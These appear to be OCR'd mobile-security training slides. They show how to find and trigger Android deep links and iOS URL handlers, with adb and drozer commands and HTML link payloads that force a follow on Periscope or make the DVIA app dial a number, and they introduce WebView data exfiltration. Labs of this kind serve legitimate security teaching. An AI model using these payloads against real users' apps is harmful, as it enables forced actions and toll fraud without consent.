
Ability to **navigate** to different activities and pages:

- **socialapp://profile** : to access the profile page within the application
- **socialapp://profile/profile_pic** : to access the profile icture within the profile page

Labs

Exploiting DeepLinks

Illustration :



Labs

Exploiting DeepLinks [Solution]

Registring a Deep Links in Android

File : AndroidManifest.xml

```
<activity
android:name="some.app.DeepLinkActivity" >
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
                android:scheme="someapp"
                android:host="getCreds"
                android:pathPrefix="/user"/>
    </intent-filter>
</activity>
```

scheme://host/path → someapp://getCreds/user

Introduction

Periscope is an application for live video streaming developed and owned by Twitter Inc. It has 50M+ downloads on Google Playstore.

Prerequisite 1 : Install the vulnerable version of Periscope


Download and install this Periscope APK:


https://github.com/TmmmmmR/mobile-training/blob/master/android/Periscope%20Live%20Video_v1.25.5.93_apkpure.com.apk

Note: Periscope has been shutdown lately, so we will only see a write-up of the exploited issue.

Prerequisite 2: Create a Periscope account

If you don't have a Periscope account, you will need to create one, for example, using your Android Device, and then choose one of the user account creation methods





Labs

Case Study : Periscope CSRF via Deep Link

Issue :

There was a Cross Site Request Forgery vulnerability in the flow of the application: **Malicious attackers could trick users to follow arbitrarv accounts** without the user's consent via Deep Links

Reproducing the Attack :

Step 1: Procuring the Manifest

As we so before, the best place to look for when we are testing for deed links in an application is the Android Manifest file

Command:

```
apktool periscope_1.25.5.93.apk
```

Labs

Case Study : Periscope CSRF via Deep Link

Output:

```
I: Using Apktool 2.4.0 on periscope_1.25.5.93.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
S: WARNING: Could not write (/users/user/Library/.... instead..
I: Loading resource table from ... Regular manifest package..
T• Decoding file-resources ...
I: Decoding values */* XMLS ...
```

Labs

Case Study : Periscope CSRF via Deep Link

Step 2: Analyzing the Manifest

NOT BROWSABLE = ONLY attackable from malicious apps on the device

BROWSABLE = **ALSO** attackable **from websites** (ie browsable > browser)

File: AndroidManitest.xml

Contents:

```
<intent-filter>
[...]
<category android:name="android.intent.category.BROWSABLE"/>
<data android:host="www.periscope.tv" android:pathPrefix="/"
android:scheme="https"/>
[...]
<data android:host="pscp.tv" android:pathPrefix="/" android:scheme="http"/>
<data android:host="user" android:pathPrefix="/" android:scheme="pscp"/>
```

Labs

Case Study : Periscope CSRF via Deep Link

```
<data android:host="periscope.tv" android:pathPrefix="/" android:scheme="https"/>
<data android:host="pscp.tv" android:pathPrefix="/" android:scheme="http"/>
<data android:host="user" android:pathPrefix="/" android:scheme="pscp"/>
<data android:host="user" android:pathPrefix="/" android:scheme="pscpd"/>
<data android:host="broadcast" android:pathPrefix="/" android:scheme="pscp"/>
<data android:host="channel" android:pathPrefix="/" android:scheme="pscp"/>
<data android:host="discover" android:pathPrefix="/" android:scheme="pscp"/>
</intent-filter>
```

- Here, the Deep Link with the scheme **pscp** and **user** as host looks specifically interesting.
- The Deep Link here is: **pscp://user**
- This means that there could be a parameter passed to this Deep Link which could be the Periscope user Id.
- The user id is a unique identifier for any given user/profile on Periscope

Step 3: Verifying the issue

Existent username on Periscope: pscp://user/MKBHD

Option 1: Deep Link tester


Open the Deep Link Tester application, enter the above Deep Link and click on the « GO TO URI »

Get it here :

https://github.com/TmmmmmR/mobile-training/raw/master/android/DeepLinkTester.apk


Labs


Case Study : Periscope CSRF via Deep Link



Labs

Case Study : Periscope CSRF via Deep Link





Labs

Case Study : Periscope CSRF via Deep Link

Option 2 : ADB

```
adb shell am start -a "android.intent.action.VIEW" -d "pscp://user/MKBHD"
```

Option 3 : Drozer

Using drozer you should use the browsable activity scanner, this will provide you with a list of URL schemes and activities to explore :

```
dz> run scanner.activity.browsable -a tv.periscope.android
```

```
dz> run app.activity.start --action android.intent.action.VIEW --data-uri
"pscp://user/MKBHD"
```

Note : Drozer will misses some URL schemes like pscpd:// , therefore, this is not a replacement of manual review.

Labs

Case Study : Periscope CSRF via Deep Link

Output:

```
Package: tv.periscope.android
  Invocable URIs:
    tv.periscope.android://
    pscp://open
    http://
   https://www.periscope.tv/ (PATTERN_PREFIX)
    https://b.pscp.live/g97c (PATTERN_PREFIX)
    @2131821022://
    @2131821021://
    https://@2131821040/__/auth/handler (PATTERN_LITERAL)
  Classes:
    tv.periscope.android.ui.login.AppAuthUriReceiverActivity
    tv.periscope.android.LaunchActivity
    tv.periscope.android.AppRouterActivity
    com.facebook.CustomTabActivity
    com.firebase.ui.auth.ui.provider.GitHubLoginActivity
    net.openid.appauth.RedirectUriReceiverActivity
```

Option 4 : malicious website


A malicious website could also invoke the app this way.


Sample HTML code :

Code 87 Bytes

```
<!DOCTYPE html>
<html>
<a href="pscp://user/<any user-id>/follow">CSRF DEMO</a>
</html>
```

Option 4 : malicious website





Labs

Exercice 5 : Exploiting DeepLinks

Mission Briefing :

The application contains an insecure DeepLink for a sensitive functionality. Your mission is to identify and access this DeepLink with the right parameters. DO YOU HAVE WHAT IT TAKES ?

Ressources :

Android Deep Linking

https://developer.android.com/training/app-links/deep-linking

Grab Insecure Deep Link

https://hackerone.com/reports/401793

Periscope Deep Link CSRF

https://hackerone.com/reports/583987

Level :

Tools :

ADB + Drozer

Bounty :

1540 $

Labs

Exercice 5 : Exploiting DeepLinks [Solution]

Step 1 : Locate the Deep Link

The DL is defined inside the AndroidManifest.xml file :

```
30      <activity
31          android:name=".challenges.DeepLinkTask"
32          android:theme="@style/Theme.Allsafe.NoActionBar">
33          <intent-filter>
34              <action android:name="android.intent.action.VIEW" />
35
36              <category android:name="android.intent.category.DEFAULT" />
37              <category android:name="android.intent.category.BROWSABLE" />
38
39              <data
40                  android:host="infosecadventures"
41                  android:pathPrefix="/congrats"
42                  android:scheme="allsafe" />
43          </intent-filter>
```

Format : `allsafe://infosecadventures/congrats`


Labs

Exercice 5 : Exploiting DeepLinks [Solution]

Step 2 : using ADB to test the DeepLink

```
 Mobexler@Mobexler  ~/AndroidZone/vuln_apps/allsafe  master v1.4 ?  adb shell am start -W -a android.intent.action.V
IEW -d "allsafe://infosecadventures/congrats?key"
Starting: Intent { act=android.intent.action.VIEW dat=allsafe://infosecadventures/congrats?key }
Status: ok
Activity: infosecadventures.allsafe/.challenges.DeepLinkTask
ThisTime: 725
TotalTime: 725
WaitTime: 745
Complete
 Mobexler@Mobexler  ~/AndroidZone/vuln_apps/allsafe  master v1.4 ?  adb shell am start -W -a android.intent.action.V
IEW -d "allsafe://infosecadventures/congrats?key=ebfb7ff0-b2f6-41c8-bef3-4fba17be410c"
Starting: Intent { act=android.intent.action.VIEW dat=allsafe://infosecadventures/congrats?key=ebfb7ff0-b2f6-41c8-bef3-4
fba17be410c }
Status: ok
Activity: infosecadventures.allsafe/.challenges.DeepLinkTask
ThisTime: 593
TotalTime: 593
WaitTime: 612
```

Step 2 : using ADB to test the DeepLink



How to remediate ?

Fixing issues derived from URL schemes / Deep Links is usually accomplished by **prompting the user for confirmation** prior to pertorming the action.

For example :

1. Show a **message** like « are you sure you would like to follow X ? »
2. Perform the action **ONLY** if the user confirms

Labs

Your bounty !

+ $ 1540

Total : $ 3290

Labs

And …

What about iOS ?

Labs

Exploiting URL Handlers

iOS

For this section, we will use the following version of DVIA-V2 for iOS :

https://github.com/TmmmmmR/mobile-training/raw/master/ios/dvia.ipa

Read more about it :

https://github.com/prateek147/DVIA-v2

Labs

Finding and Exploiting URL handlers

iOS

Does the app implement a URL handler? If so, this could be an interesting attack surface.

How can we find this?

Option 1: Without Xcode

Look at the **Info.plist** file within the app source code (not dependencies):

Commands:

```
$ cd /Labs/DVIA-2/

$ grep UrLScheme -A 4
```

Output :

```
<key>CFBundleURLSchemes</key>
<array>
<string>dvia</string>
<string>dviaswift</string>
</array>
```


Labs


Finding and Exploiting URL handlers

iOS

Does the app implement a URL handler? If so, this could be an interesting attack surface.

How can we find this?

Option 2 : With Xcode



Result:

This means that URLS like **dviaswift://** and **dvia://** will be opened by DVIA-V2.

What can we do with this? First of all we need to **review the URL handler implementation**. this is generallv located in a file fcalled AppDelegate (.m for Objective C and swift or Swift).

Option 1: Without Xcode

If you don't have Xcode (i.e. you are not using a Mac) you can find the AppDelegate file like so

Command:

```
$ find . -name AppDelegate.swift
```

Output:

```
./DVIA-v2/AppDelegate.swift
```

If you edit this file with your faviroute editor you will notice the following interesting URL handlinf code.

Affected File: ./DVIA-v2/AppDelegate.swift

Affected Code :

```
    func application(_ app: UIApplication, open url: URL, options:
[UIApplicationOpenURLOptionsKey : Any] = [:]) -> Bool {

        let splitUrl = url.absoluteString.components(separatedBy:
"/phone/call_number/")
        if ((Int(splitUrl[1])) != nil){
            //Valid URL, since the argument is a number
            let alertController = UIAlertController(title: "Success!", message:
"Calling \(splitUrl[1]). Ring Ring !!!", preferredStyle: .alert)
```

Result:

This means that the app appears to expect URLs like the following, and **will ring the number without further user prompts** or confirmation.

Sample URLs:

```
dviaswift://phone/call_number/12345678

dvia://phone/call_number/12345678
```

Let's confirm this, from our Jailbroken phone, using Safari open the following URL:

URL: https://tmmmmmr.github.io/url_handler_dvia-v2.html

You can also take the a look at the HTML code from the above link and host it on your own server to test. Simply review the HTML to understand how this works.

Labs

Finding and Exploiting URL handlers

iOS

HTML code :

```
<html>
    <body>
        <h1>
        <pre>
        <a href="dviaswift://phone/call_number/1234567890">dviaswift://phone/call_number/1234567890</a>
        <a href="dvia://phone/call_number/1234567890">dvia://phone/call_number/1234567890</a>
        </pre>
        </h1>
    </body>
</html>
```

Link : https://tmmmmmr.github.io/url_handler_dvia-v2.html

Labs

Finding and Exploiting URL handlers

iOS

The ability to make an app **ring arbitrary phone numbers** is a serious issue in the mobile environment due to the possibility of making the app ring **premium numbers**, hence **attackers can monetize** the attack vector more easilv.

Real-world example*:*


http://software-security.sans.org/blog/2010/11/08/insecure-handling-url-schemes-apples-ios/


Labs

Finding and Exploiting URL handlers

iOS

Result :





Introduction to WebViews:

A WebView in Android is a native Android object that acts like a miniature web browser which can **load web content like HTML and JavaScript within the context of an Android activity**. WebViews are useful when you need to have extensive control over the web content being loaded

Interesting WebView Properties:

- WebViews can have as many permissions as the app that includes it
- They can be explicitly enabled to execute JavaScript
- The can load local as well as remote web content
- Native Android functions can sometimes be accessed from WebViews with the help or JavaScript, via Javascript Interfaces

Labs

Webviews and Data Exfiltration

In the earlier section. We understood that WebViews are miniature web browsers. This Means that they can be **susceptible to the security issues that affect normal browsers**.

Some or the common attacks include:

- **HTML Injection**: could be useful for pushing: take login page
- **XSS**: change the page, invoke functionality from JavaScriot. Etc.
- **Data extiltration** or local files (depending on security context & webview settings)
- Possibly **User Impersonation** using CSRF via XSS (depending on the application)

Introduction to AndroGoat

AndroGoat is a vulnerable Android application written in Kotin with many vulnerabilities relating to Various Android components like WebViews, storage Issues, etc. It is an open source project

Official Project URL: https://github.com/satishpatnayak/AndroGoat

In this lab, we will use a **modified version** to illustrate interesting **data exfiltration** techniques that we have used in **real penetration tests** :


https://github.com/TmmmmmR/mobile-training/raw/master/android/AndroGoat_Improved.apk

Preliminaries: Creating Some Data Files

As we want to exfiltrate data, we need to create it first, go to the « Insecure Data Storage menu » :

Labs

Webviews and Data Exfiltration



From this section, let's do the following:

